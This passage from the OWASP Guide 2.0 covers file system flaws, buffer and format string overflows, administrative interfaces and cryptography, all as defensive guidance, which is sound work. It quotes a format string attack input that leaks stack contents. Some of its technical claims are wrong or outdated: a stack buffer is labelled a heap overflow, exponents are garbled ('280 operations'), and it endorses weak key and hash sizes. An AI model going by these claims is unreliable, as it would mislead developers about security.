   •   Does the application write files with user supplied file names?

   •   Does the application use file system calls or executes system commands (such as exec()
       or xp_cmdshell()?

   •   Would any of execution or file system calls allow the execution of additional,
       unauthorized commands? See the OS Injection section for more details.

How to protect yourself

   •   Ensure or recommend that the underlying operating system and web application
       environment are kept up to date
   •   Ensure the application files and resources are read-only
   •   Ensure the application does not take user supplied file names when saving or working on
       local files
   •   Ensure the application properly checks all user supplied input to prevent additional
       commands cannot be run

Path traversal

   All but the most simple web applications have to include local resources, such as images,
themes, other scripts, and so on. Every time a resource or file is included by the application,
there is a risk that an attacker may be able to include a file or remote resource you didn’t
authorize.


                                                 205
OWASP Guide 2.0

How to identify if you are vulnerable

   •   Inspect code containing file open, include, file create, file delete, and so on
   •   Determine if it contains unsanitized user input.
   •   If so, the application is likely to be at risk.

How to protect yourself

   •   Prefer working without user input when using file system calls
   •   Use indexes rather than actual portions of file names when templating or using language
       files (ie value 5 from the user submission = Czechoslovakian, rather than expecting the
       user to return “Czechoslovakian”)
   •   Ensure the user cannot supply all parts of the path – surround it with your path code
   •   Validate the user’s input by only accepting known good – do not sanitize the data

   •   Use chrooted jails and code access policies to restrict where the files can be obtained or
       saved to

Insecure permissions

   Many developers take short cuts to get their applications to work, and often many system
administrators do not fully understand the risks of permissive file system ACLs

How to identify if you are vulnerable

   •   Can other local users on the system read, modify or delete files used by the web
       application?

   If so, it is highly likely that the application is vulnerable to local and remote attack


                                                         206
OWASP Guide 2.0

How to protect yourself

   •   Use the tighest possible permissions when developing and deploying web applications
   •   Many web applications can be deployed on read-only media, such as CD-ROMs

   •   Consider using chroot jails and code access security policies to restrict and control the
       location and type of file operations even if the system is misconfigured

   •   Remove all “Everyone:Full Control” ACLs on Windows, and all mode 777 (world
       writeable directories) or mode 666 files (world writeable files) on Unix systems

   •   Strongly consider removing “Guest”, “everyone” and world readable permissions
       wherever possible

Insecure Indexing

   A very popular tool is the Google desktop search engine and Spotlight on the Macintosh.
These wonderful tools allow users to easily find anything on their hard drives. This same
wonderful technology allows remote attackers to determine exactly what you have hidden away
deep in your application’s guts.

How to determine if you are vulnerable

   •   Use Google and a range of other search engines to find something on your web site, such
       as a meta tag or a hidden file
   •   If a file is found, your application is at risk.

How to protect yourself

   •   Use robots.txt – this will prevent most search engines looking any further than what you
       have in mind

   •   Tightly control the activities of any search engine you run for your site, such as the IIS
       Search Engine, Sharepoint, Google appliance, and so on.
   •   If you don’t need an searchable index to your web site, disable any search functionality
       which may be enabled.

Unmapped files

   Web application frameworks will interpret only their own files to the user, and render all
other content as HTML or as plain text. This may disclose secrets and configuration which an
attacker may be able to use to successfully attack the application.

                                                   207
OWASP Guide 2.0

How to identify if you are vulnerable

    Upload a file that is not normally visible, such as a configuration file such as config.xml or
similar, and request it using a web browser. If the file’s contents are rendered or exposed, then
the application is at risk.

How to protect yourself

    •   Remove or move all files that do not belong in the web root
    •   Rename include files to be normal extension (such as foo.inc  foo.jsp or foo.aspx)

    •   Map all files that need to remain, such as .xml or .cfg to an error handler or a renderer
        that will not disclose the file contents. This may need to be done in both the web
        application framework’s configuration area or the web server’s configuration.

Temporary files

    Applications occasionally need to write results or reports to disk. Temporary files if exposed
to unauthorized users, may expose private and confidential information, or allow an attacker to
become an authorized user depending on the level of vulnerability.

How to identify if you are vulnerable

    Determine if your application uses temporary files. If it does, check the following:
    •   Are the files within the web root? If so, can they be retrieved using just a browser? If so,
        can the files be retrieved without being logged on?
    •   Are old files exposed? Is there a garbage collector or other mechanism deleting old files?
    •   Does retrieval of the files expose the application’s workings, or expose private data?
    The level of vulnerability is derived from the asset classification assigned to the data.

How to protect yourself

    Temporary file usage is not always important to protect from unauthorized access. For
medium to high-risk usage, particularly if the files expose the inner workings of your application
or exposes private user data, the following controls should be considered:


                                                    208
OWASP Guide 2.0

   •   The temporary file routines could be re-written to generate the content on the fly rather
       than storing on the file system

   •   Ensure that all resources are not retrievable by unauthenticated users, and that users are
       authorized to retrieve only their own files

   •   Use a “garbage collector” to delete old temporary files, either at the end of a session or
       within a timeout period, such as 20 minutes

   •   If deployed under Unix like operating systems, use chroot jails to isolate the application
       from the primary operating system. On Windows, use the inbuilt ACL support to prevent
       the IIS users from retrieving or overwriting the files directly
   •   Move the files to outside the web root to prevent browser-only attacks
   •   Use random file names to decrease the likelihood of a brute force pharming attack

Old, unreferenced files

   It is common for system administrators and developers to use editors and other tools which
create temporary old files. If the file extensions or access control permissions change, an attacker
may be able to read source or configuration data.

How to identify if you are vulnerable

   Check the file system for:


                                                 209
OWASP Guide 2.0

   •   Temporary files (such as core, ~foo, blah.tmp, and so on) created by editors or crashed
       programs
   •   Folders called “backup” “old” or “Copy of …”
   •   Files with additional extensions, such as foo.php.old
   •   Temporary folders with intermediate results or cache templates

How to protect yourself

   •   Use source code control to prevent the need to keep old copies of files around
   •   Periodically ensure that all files in the web root are actually required
   •   Ensure that the application’s temporary files are not accessible from the web root

Second Order Injection

   If the web application creates a file that is operated on by another process, typically a batch
or scheduled process, the second process may be vulnerable to attack. It is a rare application that
ensures input to background processes is validated prior to first use.


                                                   210
OWASP Guide 2.0

How to identify if you are vulnerable

   •   Does the application use background / batch / scheduled processes to work on user
       supplied data?
   •   Does this program validate the user input prior to operating on it?
   •   Does this program communicate with other business significant processes or otherwise
       approve transactions?

How to protect yourself

   •   Ensure that all behind the scenes programs check user input prior to operating on it

   •   Run the application with the least privilege – in particular, the batch application should
       not require write privileges to any front end files, the network, or similar

   •   Use inbuilt language or operating system features to curtail the resources and features
       which the background application may use. For example, batch programs rarely if ever
       require network access.

   •   Consider the use of host based intrusion detection systems and anti-virus systems to
       detect unauthorized file creation.

Further Reading

   •   Klein, A., Insecure Indexing
       http://www.webappsec.org/projects/articles/022805-clean.html

   •   MySQL world readable log files
       http://www.securityfocus.com/advisories/3803

   •   Oracle 8i and 9i Servlet allows remote file viewing
       http://online.securityfocus.com/advisories/3964


                                                 211
OWASP Guide 2.0


Buffer Overflows

Objective

   To ensure that:
   •   Applications do not expose themselves to faulty components
   •   Applications create as few buffer overruns as possible
   •   Encourage the use of languages and frameworks which are relatively immune to buffer
       overruns.

Platforms Affected

   Almost every platform, with the following notable exceptions:
   •   J2EE – as long as native methods or system calls are not invoked
   •   .NET – as long as /unsafe or unmanaged code is not invoked (such as the use of P/Invoke
       or COM Interop)

   •   PHP – as long as external programs and vulnerable PHP extensions written in C or C++
       are not called

Relevant COBIT Topics

   DS11.9 – Data processing integrity.

Description

   Attackers use buffer overflows to corrupt the execution stack of a web application. By
sending carefully crafted input to a web application, an attacker can cause the web application to
execute arbitrary code - effectively taking over the machine. Attackers have managed to identify
buffer overflows in a staggering array of products and components.
   Buffer overflow flaws can be present in both the web server or application server products
that serve the static and dynamic aspects of the site, or the web application itself. Buffer
overflows found in widely used server products are likely to become widely known and can pose
a significant risk to users of these products. When web applications use libraries, such as a
graphics library to generate images, they open themselves to potential buffer overflow attacks.
Literature on the topic of buffer overflows against widely used products is widely available.


                                                    212
OWASP Guide 2.0

   Buffer overflows are found in custom web application code, and may even be more likely
given the lack of scrutiny that web applications typically go through. Buffer overflow attacks
against customized web applications can sometimes lead to interesting results. In some cases, we
have discovered that sending large inputs can cause the web application or the back-end database
to malfunction. It is possible to cause a denial of service attack against the web site, depending
on the severity and type of the flaw. Over-large inputs may cause the application to output a
detailed error message that may lead to a successful attack on the system.

Stack Overflow

   Stack overflows are the best understood and the most common form of “buffer” overflows.
The basics of stack overflows are simple:
   •   There are two buffers, the source buffer contains arbitrary attack input, and the
       destination buffer is too small to contain the attack input. The second buffer needs to be
       on the stack and somewhat adjacent to the function return address on the stack
   •   The faulty code does not check that the first buffer is too big for the second buffer. It
       copies the hostile data into the second buffer, obliterating the second buffer and the
       function return address on the stack

   •   When the function returns, the CPU unwinds the stack frame and pops the return address
       from the stack. The return address is now polluted and points to the attack code
   •   The attack code is executed instead of returning to the application’s previous caller.

How to determine if you are vulnerable

   If your program:
   •   Is written or depends on a program written in a language that suffers from buffer
       overflows AND
   •   Takes input from a user AND
   •   Does not sanitize it AND
   •   Uses stack allocated variables without any canary values

   It is likely that the application is vulnerable to attack.


                                                  213
OWASP Guide 2.0

How to protect yourself

    •     Deploy on systems capable of using no execute stacks (AMD and Intel x86-64 chips with
          associated 64 bit operating systems: XP SP2 (both 32 and 64 bit), Windows 2003 SP1
          (both 32 and 64 bit), Linux after 2.6.8 on AMD and x86-64 processors in 32 and 64 bit
          mode, OpenBSD (w^x on Intel, AMD, Sparc, Alpha and PowerPC), Solaris 2.6 and later
          with noexec_user_stack enabled)
    •     Use programming languages other than C or C++

    •     Validate user input to prevent overlong input and check the values to ensure they are
          within spec (ie A-Z, a-z, 0-9, etc)

    •     If relying upon operating systems and utilities written in C or C++, ensure that they use
          the principle of least privilege, use compilers that can protect against stack and heap
          overflows, and keep the system up to date with patches.

Heap Overflow

    Heap overflows are problematic are they are not necessarily protected by CPUs capable of
configuring no execute stacks. A heap is an area of memory allocated by the application run time
to store locally declared variables.


function foo(char *bar) {
          char thingy[128];

          …
}


    bar   is passed via the stack, whereas thingy is allocated on the heap. The overflow
possibilities are exploitable in exactly the same fashion as stack overflows.

How to determine if you are vulnerable

    If your program:


                                                      214
OWASP Guide 2.0

   •   Is written or depends on a program written in a language that suffers from heap overflows
       AND
   •   Takes input from a user AND
   •   Does not sanitize it AND
   •   Uses heap allocated variables without any canary values

   It is likely that the application is vulnerable to attack.

How to protect yourself

   •   Use programming languages other than C or C++
   •   Validate user input to prevent overlong input and check the values to ensure they are
       within spec (ie A-Z, a-z, 0-9, etc)
   •   If relying upon operating systems and utilities written in C or C++, ensure that they use
       the principle of least privilege, use compilers which can protect against heap overflows,
       and keep the system up to date with patches.

Format String

   Format string buffer overflows are caused when the user inputs something similar to:
%08x.%08x.%08x.%08x.%08xn

   The above attack string will print the first five entries on the stack. Format strings are highly
specialized buffer overflows and can be used to perform all the same types of attacks, including
complete remote compromise.

How to determine if you are vulnerable

   If your program:
   •   Is written or depends on a program written in a language that suffers from buffer
       overflows AND
   •   Takes input from a user AND
   •   Does not sanitize it AND

   •   Uses the equivalent of functions like printf(), snprintf(), and friends, or uses system
       services which use them, like syslog

   It is highly likely that the application is vulnerable to attack.


                                                  215
OWASP Guide 2.0

How to protect yourself

   •   Use programming languages other than C or C++
   •   Avoid the use of functions like printf() and friends which allow user input to modify the
       output format
   •   Validate user input to prevent format string meta characters from being used in input

   •   If relying upon operating systems and utilities written in C or C++, ensure that they use
       the principle of least privilege, deploy on systems with no execute stacks (not a complete
       protection), and keep the system up to date with patches.

Unicode Overflow

   Unicode exploits are a bit more difficult to do than typical buffer overflows as demonstrated
in Anley’s 2002 paper, but it is wrong to assume that by using Unicode, you are protected
against buffer overflows. Examples of Unicode overflows include Code Red, which is a
devastating Trojan.

How to determine if you are vulnerable

   If your program:
   •   Is written or depends on a program written in a language that suffers from buffer
       overflows AND
   •   Takes Unicode input from a user AND
   •   Does not sanitize it AND
   •   Uses heap or stack allocated variables without any canary values
   It is likely that the application is vulnerable to attack.

How to protect yourself

   •   Keep up with the latest bug reports for your web and application server products and
       other products in your Internet infrastructure. Apply the latest patches to these products.

   •   Periodically scan your website with one or more of the commonly available scanners that
       look for buffer overflow flaws in your server products and your custom web applications.
   •   Review your code for Unicode exploits

   For your custom application code, you need to review all code that accepts input from
untrusted sources, and ensure that it provides appropriate size checking on all such inputs.

                                                     216
OWASP Guide 2.0

      This should be done even for environments that are not susceptible to such attacks as overly
large inputs that are uncaught may still cause denial of service or other operational problems.

Integer Overflow

      When an application takes two numbers of fixed word size and perform an operation with
them, the result may not fit within the same word size. For example, if two 8 bit numbers 192
and 208 are added together and stored into another 8-bit byte, the result will simply not fit into
the 8 bit result:
 %       1100 0000
+ %      1101 0000

= % 0001         1001 0000

      The top most half word is thrown away, and the remnant is not a valid result. This can be a
problem for any language. For example, many hexadecimal conversions will “successfully”
convert %M0 to 192. Other areas of concern include array indices and implicit short math.


                                                 217
OWASP Guide 2.0

How to determine if you are vulnerable

   •   Look for signed integers, particularly bytes and shorts
   •   Are there cases where these values are used as array indices after performing an
       arithmetic operation such as + - * / or modulo?
   •   Does the code cope with negative or zero indices

How to protect yourself

   •   .NET: Use David LeBlanc’s SafeInt<> C++ class or a similar construct

   •   If your compiler supports it, change the default for integers to be unsigned unless
       otherwise explicitly stated. Use unsigned whenever you mean it
   •   Use range checking if your language or framework supports it
   •   Be careful when using arithmetic operations near small values, particularly if underflow
       or overflow, signed or other errors may creep in

Further reading

   •   Team Teso, Exploiting Format String Vulnerabilities
       http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html
   •   Woo woo and Matt Conover, Preliminary Heap Overflow Tutorial
       http://www.w00w00.org/files/articles/heaptut.txt
   •   Chris Anley, Creating Arbitrary Shellcode In Unicode Expanded Strings
       http://www.ngssoftware.com/papers/unicodebo.pdf
   •   David Leblanc, Integer Handling with the C++ SafeInt Class
       http://msdn.microsoft.com/library/default.asp?url=/library/en-
       us/dncode/html/secure01142004.asp
   •   Aleph One, Smashing the Stack for fun and profit
       http://www.phrack.org/phrack/49/P49-14
   •   Mark Donaldson, Inside the buffer Overflow Attack: Mechanism, method, & prevention
       http://rr.sans.org/code/inside_buffer.php
   •   NX Bit, Wikipedia article
       http://en.wikipedia.org/wiki/NX_bit


                                                   218
OWASP Guide 2.0

•   Horizon, How to bypass Solaris no execute stack protection
    http://www.secinf.net/unix_security/How_to_bypass_Solaris_nonexecutable_stack_prote
    ction_.html

•   Alexander Anisimov, Defeating Microsoft Windows XP SP2 Heap protection and DEP
    bypass, Positive Technologies
    http://www.maxpatrol.com/defeating-xpsp2-heap-protection.htm


                                           219
OWASP Guide 2.0


Administrative Interfaces

Objective

   To ensure that
   •   administrator level functions are appropriately segregated from user activity
   •   Users cannot access or utilize administrator functionality
   •   Provide necessary audit and traceability of administrative functionality

Environments Affected

   All.

Relevant COBIT Topics

   PO4
   •   4.08 Data and System ownership – requires separate operational and security
       administration
   •   4.10 Segregation of duties

Best practices

   Administrative interfaces is one of the few controls within the Guide which is legally
mandated – Sarbanes Oxley requires administrative functions to be segregated from normal
functionality as it is a key fraud control. For organizations that have no need to comply with US
law, ISO 17799 also strongly suggests that there is segregation of duties. It is obviously up to the
designers to take into account the risk of not complying with SOX or ISO 17799.


                                                   220
OWASP Guide 2.0

   •   When designing applications, map out administrative functionality and ensure that
       appropriate access controls and auditing are in place.

   •   Consider processes – sometimes all that is required is to understand how users may be
       prevented from using a feature by simple lack of access

   •   Help desk access is always a middle ground – they need access to assist customers, but
       they are not administrators.

   •   Carefully design help desk / moderator / customer support functionality around limited
       administration capability and segregated application or access

   This is not to say that administrators logging on as users to the primary application are not
allowed, but when they do, they should be normal users. An example is a system administrator of
a major e-commerce site who also buys or sells using the site.

Administrators are not users

   Administrators must be segregated from normal users.

How to identify if you are vulnerable

   •   Log on to the application as an administrator.
   •   Can the administrator perform normal transactions or see the normal application?

   •   Can users perform administrative tasks or actions if they know the URL of the
       administration action?

   •   Does the administrative interface use the same database or middleware access (for
       example, database accounts or trusted internal paths?)
   •   In a high value system, can users access the system containing the administrative
       interface?

   If yes to any question, the system is potentially vulnerable.


                                                221
OWASP Guide 2.0

How to protect yourself

   •   All systems should have separate applications for administrator and user access.
   •   High value systems should separate these systems to separate hosts, which may not be
       accessible to the wider Internet without access to management networks, such as via the
       use of a strongly authenticated VPN or from trusted network operations center.

Authentication for high value systems

   Administrative interfaces by their nature are dangerous to the health of the overall system.
Administrative features may include direct SQL queries, loading or backing up the database,
directly querying the state of a trusted third party’s system.

How to identify if you are vulnerable

   If a high value system does not use strong authentication and encrypted channels to log on to
the interface, the system may be vulnerable from eavesdropping, man in the middle, and replay
attacks.

How to protect yourself

   For high value systems:
   •   Use a separate hardened management network for administrative access
   •   Use strong authentication to log on, and re-authenticate major or dangerous transactions
       to prevent administrative phishing and session riding attacks.

   •   Use encryption (such as SSL encrypted web pages) to protect the confidentiality and
       integrity of the session.

Further Reading

   •   Perfect example of why the admin and users should be separate:
       http://www.securityfocus.com/bid/10861/discuss


                                                    222
OWASP Guide 2.0


Cryptography

Objective

   To ensure that cryptography is safely used to protect the confidentiality and integrity of
sensitive user data

Platforms Affected

   All.

Relevant COBIT Topics

   DS5.18 – Cryptographic key management

Description

   Initially the realm of academia, cryptography has become ubiquitous thanks to the Internet.
Common every day uses of cryptography include mobile phones, passwords, SSL, smart cards,
and DVDs. Cryptography has permeated through everyday life, and is heavily used by many web
applications.
   Cryptography (or crypto) is one of the more advanced topics of information security, and one
whose understanding requires the most schooling and experience. It is difficult to get right
because there are many approaches to encryption, each with advantages and disadvantages that
need to be thoroughly understood by web solution architects and developers.
   The proper and accurate implementation of cryptography is extremely critical to its efficacy.
A small mistake in configuration or coding will result in removing most of the protection and
rending the crypto implementation useless.
   A good understanding of crypto is required to be able to discern between solid products and
snake oil. The inherent complexity of crypto makes it easy to fall for fantastic claims from
vendors about their product. Typically, these are “a breakthrough in cryptography” or
“unbreakable” or provide "military grade" security. If a vendor says "trust us, we have had
experts look at this,” chances are they weren't experts!


                                                 223
OWASP Guide 2.0

Cryptographic Functions

   Cryptographic systems can provide one or more of the following four services. It is important
to distinguish between these, as some algorithms are more suited to particular tasks, but not to
others.
   When analyzing your requirements and risks, you need to decide which of these four
functions should be used to protect your data.

Authentication

   Using a cryptographic system, we can establish the identity of a remote user (or system). A
typical example is the SSL certificate of a web server providing proof to the user that he or she is
connected to the correct server.
   The identity is not of the user, but of the cryptographic key of the user. Having an insecure
key lowers the trust we can place on the identity.

Non-Repudiation

   The concept of non-repudiation is particularly important for financial or e-commerce
solutions. Often, cryptographic tools are required to prove that a unique user has made a
transaction request. It must not be possible for the user to refute his or her actions.
   For example, a customer may request a transfer of monies from her account to be paid to
another account. Later, she claims never to have made the request and demands the money be
refunded to the account. If we have non-repudiation through cryptography, we can prove –
usually through digitally signing the transaction request with their private key, that the user
authorized the transaction.

Confidentiality

   More commonly, the biggest concern will be to keep information private. Cryptographic
systems primarily function in this regard. Whether it be passwords during a log on process, or
storing confidential medical records on a database, encryption can assure that only users who
have access to the decryption key will get access to the data.

Integrity

   We can use cryptography to provide a means to ensure data is not viewed or altered during
storage or transmission. Cryptographic hashes for example, can safeguard data by providing a
secure checksum.

                                                     224
OWASP Guide 2.0

Cryptographic Algorithms

   Various types of cryptographic systems exist that have different strengths and weaknesses.
Typically, they are divided into two classes; those that are strong, but slow to run and those that
are quick, but less secure. Most often a combination of the two approaches is used (e.g.: SSL),
whereby we establish the connection with a secure algorithm, and then if successful, encrypt the
actual transmission with the weaker, but much faster algorithm.

Asymmetric (also Public/Private Key Cryptography)

   Asymmetric algorithms use two keys, one to encrypt the data, and either key to decrypt.
These inter-dependent keys are generated together. One is labeled the Public key and is
distributed freely. The private key must be kept secure.
   Commonly referred to as Public/Private Key Cryptography, these algorithms can provide a
number of different functions depending on how they are used. The most common
implementation of public key cryptography is certificates. The public and private keys are
encoded using one of several standardized formats that enable relatively simple transport and key
management.
   If we encrypt data with a user’s public key (which is publicly available), we can send the data
over an insecure network knowing that only the associated private key will be able to decrypt the
data. We have ensured that the message is confidential.
   Alternatively, if we encrypt data with our private key, only our public key can decrypt – we
have just proven the message’s authenticity, since only our key could have generated the
message.
   A Certificate Authority (CA), whose public certificates are installed with browsers or
otherwise commonly available, may also digitally sign public keys or certificates. We can
authenticate remote systems or users via a mutual trust of an issuing CA. We trust their ‘root’
certificates, which in turn authenticate the public certificate presented by the server.
   PGP and SSL are prime examples of a systems implementing asymmetric cryptography,
using the RSA or other algorithms.

Symmetric

   Symmetric keys share a common secret (password, pass phrase, or key). Data is encrypted
and decrypted using the same key. These algorithms are very fast, but we cannot use them unless


                                                  225
OWASP Guide 2.0

we have already exchanged keys. Common examples of symmetric algorithms are DES, 3DES
and AES. DES should no longer be used.

Hashes

   Hash functions take some data (and possibly a key or password) and generate a unique hash
or checksum. Since this is a one-way function, it is normally used to provide tamper detection.
   MD5 and SHA-1 are common hashing algorithms used today. These algorithms are
considered weak (see below) and are likely to be replaced after a process similar to the AES
selection. New implementations should consider using SHA-256 instead of these weaker
algorithms.

Key Exchange Algorithms

   Lastly, we have key exchange algorithms (such as Diffie-Hellman for SSL). These allow use
to safely exchange encryption keys with an unknown party.

Stream Ciphers

   Stream ciphers, such as RC4, are vulnerable due to a property of stream ciphers. If you use
the same key to “protect” two different documents, the keystream drops out when you XOR the
two documents together, leaving the plaintexts XOR’d together. The two plain text documents
can be recovered using frequency analysis.

How to determine if you’re vulnerable

   If you use stream ciphers, and you use the same key to protect different streams (or
documents), you are at risk.

How to protect yourself

   •   Do not use stream ciphers in this fashion
   •   Consider using stronger symmetric algorithms such as AES

Weak Algorithms

   There is much debate, as numerous ‘secure’ algorithms have recently been found to be
cryptographically weak. This means that instead of taking 280 operations to brute force a
cryptographic key, it may only take as little as 269 operations – something achievable on an
average desktop.


                                                   226
OWASP Guide 2.0

   As modern cryptography relies on being computationally expensive to break, specific
standards can be set for key sizes that will provide assurance that with today’s technology and
understanding, it will take too long to decrypt any given key.
   Therefore, we need to ensure that both the algorithm and the key size are taken into account
when selecting an algorithm.

How to determine if you are vulnerable

   Proprietary encryption algorithms are not to be trusted as they typically rely on ‘security
through obscurity’ and not sound mathematics. These algorithms should be avoided if possible.
   Specific algorithms to avoid:
   •   MD5 has recently been found less secure than previously thought. While still safe for
       most applications such as hashes for binaries made available publicly, secure applications
       should now be migrating away from this algorithm.

   •   SHA-0 has been conclusively broken. It should no longer be used for any sensitive
       applications.

   •   SHA-1 has been reduced in strength and we encourage a migration to SHA-256, which
       implements a larger key size.

   •   DES was once the standard crypto algorithm for encryption; a normal desktop machine
       can now break it. AES is the current preferred symmetric algorithm.

   Cryptography is a constantly changing field. As new discoveries in cryptography are made,
older algorithms will be found unsafe. Standard bodies such as NIST should be monitored for
future recommendations.
   Specific applications, such as banking transaction systems may have specific requirements
for algorithms and key sizes.

How to protect yourself

   Assuming you have chosen an open, standard algorithm, the following recommendations
should be considered when reviewing algorithms:
   Symmetric:
   •   Key sizes of 128 bits (standard for SSL) are sufficient for most applications
   •   Consider 168 or 256 bits for secure systems such as large financial transactions

   Asymmetric:

                                                227
OWASP Guide 2.0

   The difficulty of cracking a 2048 bit key compared to a 1024 bit key is far, far, far, more than
the twice you might expect. Don’t use excessive key sizes unless you know you need them.
Bruce Schneier in 2002 (see the references section) recommended the following key lengths for
circa 2005 threats:
   •   Key sizes of 1280 bits are sufficient for most personal applications
   •   1536 bits should be acceptable today for most secure applications
   •   2048 bits should be considered for highly protected applications.

   Hashes:
   •   Hash sizes of 128 bits (standard for SSL) are sufficient for most applications
   •   Consider 168 or 256 bits for secure systems, as many hash functions are currently being
       revised (see above).

   NIST and other standards bodies will provide up to date guidance on suggested key sizes.
   Design your application to cope with new hashes and algorithms
   Include an “algorithmName” or “algorithmVer” attribute with your encrypted data. You may
not be able to reverse the values, but you can (over time) convert to stronger algorithms without
disrupting existing users.

Key Storage

   As highlighted above, crypto relies on keys to assure a user’s identity, provide confidentiality
and integrity as well as non-repudiation. It is vital that the keys are adequately protected. Should
a key be compromised, it can no longer be trusted.
   Any system that has been compromised in any way should have all its cryptographic keys
replaced.

How to determine if you are vulnerable

   Unless you are using hardware cryptographic devices, your keys will most likely be stored as
binary files on the system providing the encryption.
   Can you export the private key or certificate from the store?


                                                    228
OWASP Guide 2.0

   •   Are any private keys or certificate import files (usually in PKCS#12 format) on the file
       system? Can they be imported without a password?

   •   Keys are often stored in code. This is a bad idea, as it means you will not be able to easily
       replace keys should they become compromised.

How to protect yourself

   •   Cryptographic keys should be protected as much as is possible with file system
       permissions. They should be read only and only the application or user directly accessing
       them should have these rights.

   •   Private keys should be marked as not exportable when generating the certificate signing
       request.

   •   Once imported into the key store (CryptoAPI, Certificates snap-in, Java Key Store, etc),
       the private certificate import file obtained from the certificate provider should be safely
       destroyed from front-end systems. This file should be safely stored in a safe until
       required (such as installing or replacing a new front end server)
   •   Host based intrusion systems should be deployed to monitor access of keys. At the very
       least, changes in keys should be monitored.
   •   Applications should log any changes to keys.

   •   Pass phrases used to protect keys should be stored in physically secure places; in some
       environments, it may be necessary to split the pass phrase or password into two
       components such that two people will be required to authorize access to the key. These
       physical, manual processes should be tightly monitored and controlled.
   •   Storage of keys within source code or binaries should be avoided. This not only has
       consequences if developers have access to source code, but key management will be
       almost impossible.

   •   In a typical web environment, web servers themselves will need permission to access the
       key. This has obvious implications that other web processes or malicious code may also
       have access to the key. In these cases, it is vital to minimize the functionality of the
       system and application requiring access to the keys.
   •   For interactive applications, a sufficient safeguard is to use a pass phrase or password to
       encrypt the key when stored on disk. This requires the user to supply a password on


                                                 229
OWASP Guide 2.0

       startup, but means the key can safely be stored in cases where other users may have
       greater file system privileges.

   Storage of keys in hardware crypto devices is beyond the scope of this document. If you
require this level of security, you should really be consulting with crypto specialists.

Insecure transmission of secrets

   In security, we assess the level of trust we have in information. When applied to transmission
of sensitive data, we need to ensure that encryption occurs before we transmit the data onto any
untrusted network.
   In practical terms, this means we should aim to encrypt as close to the source of the data as
possible.

How to determine if you are vulnerable

   This can be extremely difficult without expert help. We can try to at least eliminate the most
common problems:
   •   The encryption algorithm or protocol needs to be adequate to the task. The above chapter
       on weak keys should be a good starting point
   •   We must ensure that through all paths of the transmission we apply this level of
       encryption
   •   Extreme care needs to be taken at the point of encryption and decryption. If your
       encryption library needs to use temporary files, are these adequately protected?
   •   Are keys stored securely? Is an unsecured file left behind after it has been encrypted?

How to protect yourself

   We have the possibility to encrypt or otherwise protect data at different levels. Choosing the
right place for this to occur can involve looking at both security as well as resource requirements.
   Application: at this level, the actual application performs the encryption or other crypto
function. This is the most desirable, but can place additional strain on resources and create
unmanageable complexity. Encryption would be performed typically through an API such as the
OpenSSL toolkit (www.openssl.com) or operating system provided crypto functions.
   An example would be an S/MIME encrypted email, which is transmitted as encoded text
within a standard email. No changes to intermediate email hosts are necessary to transmit the
message because we do not require a change to the protocol itself.
                                                    230
OWASP Guide 2.0

   Protocol: at this layer, the protocol provides the encryption service. Most commonly, this is
seen in HTTPS, using SSL encryption to protect sensitive web traffic. The application no longer
needs to implementing secure connectivity. However, this does not mean the application has a
free ride. SSL requires careful attention when used for mutual (client-side) authentication, as
there are two different session keys, one for each direction. Each should be verified before
transmitting sensitive data.
   Attackers and penetration testers love SSL to hide malicious requests (such as injection
attacks for example). Content scanners are most likely unable to decode the SSL connection,
letting it pass to the vulnerable web server.
   Network: below the protocol layer, we can use technologies such as Virtual Private
Networks (VPN) to protect data. This has many incarnations, the most popular being IPsec
(Internet Protocol v6 Security), typically implemented as a protected ‘tunnel’ between two
gateway routers. Neither the application nor the protocol needs to be crypto aware – all traffic is
encrypted regardless.
   Possible issues at this level are computational and bandwidth overheads on network devices.

Reversible Authentication Tokens

   Today’s web servers typically deal with large numbers of users. Differentiating between
them is often done through cookies or other session identifiers. If these session identifiers use a
predictable sequence, an attacker need only generate a value in the sequence in order to present a
seemingly valid session token.
   This can occur at a number of places; the network level for TCP sequence numbers, or right
through to the application layer with cookies used as authenticating tokens.

How to determine if you are vulnerable

   Any deterministic sequence generator is likely to be vulnerable.

How to protect yourself

   The only way to generate secure authentication tokens is to ensure there is no way to predict
their sequence. In other words: true random numbers.
   It could be argued that computers can not generate true random numbers, but using new
techniques such as reading mouse movements and key strokes to improve entropy has
significantly increased the randomness of random number generators. It is critical that you do not
try to implement this on your own; use of existing, proven implementations is highly desirable.
                                                 231
OWASP Guide 2.0

   Most operating systems include functions to generate random numbers that can be called
from almost any programming language.
   Windows & .NET: On Microsoft platforms including .NET, it is recommended to use the
inbuilt CryptGenRandom function
(http://msdn.microsoft.com/library/default.asp?url=/library/en-
us/seccrypto/security/cryptgenrandom.asp.
   Unix: For all Unix based platforms, OpenSSL is one of the recommended options
(http://www.openssl.org/). It features tools and API functions to generate random numbers. On
some platforms, /dev/urandom is a suitable source of pseudo-random entropy.
   PHP: mt_rand() uses a Mersenne Twister, but is nowhere near as good as CryptoAPI’s
secure random number generation options, OpenSSL, or /dev/urandom which is available on
many Unix variants. mt_rand() has been noted to produce the same number on some platforms –
test prior to deployment. Do not use rand() as it is very weak.
   Java: java.security.SecureRandom within the Java Cryptography Extension (JCE) provides
secure random numbers. This should be used in preference to other random number generators.

Safe UUID generation

   UUIDs (such as GUIDs and so on) are only unique if you generate them. This seems
relatively straightforward. However, there are many code snippets available that contain existing
UUIDS.


                                                  232
OWASP Guide 2.0

How to determine if you are vulnerable

       •   Determine the source of your existing UUIDS
              1. Did they come from MSDN?
              2. Or from a example found on the Internet?
       •   Use your favorite search engine to find out

How to protect yourself

       •   Do not cut and paste UUIDs and GUIDs from anything other than the UUIDGEN
           program or from the UuidCreate() API
       •   Generate fresh UUIDs or GUIDs for each new program

Summary

       Cryptography is one of pillars of information security. Its usage and propagation has
exploded due to the Internet and it is now included in most areas computing. Crypto can be used
for:
       •   Remote access such as IPsec VPN
       •   Certificate based authentication
       •   Securing confidential or sensitive information
       •   Obtaining non-repudiation using digital certificates
       •   Online orders and payments
       •   Email and messaging security such as S/MIME

       A web application can implement cryptography at multiple layers: application, application
server or runtime (such as .NET), operating system and hardware. Selecting an optimal approach
requires a good understanding of application requirements, the areas of risk, and the level of
security strength it might require, flexibility, cost, etc.
       Although cryptography is not a panacea, the majority of security breaches do not come from
brute force computation but from exploiting mistakes in implementation. The strength of a
cryptographic system is measured in key length. Using a large key length and then storing the
unprotected keys on the same server, eliminates most of the protection benefit gained. Besides
the secure storage of keys, another classic mistake is engineering custom cryptographic


                                                    233
OWASP Guide 2.0

algorithms (to generate random session ids for example). Many web applications were
successfully attacked because the developers thought they could create their crypto functions.
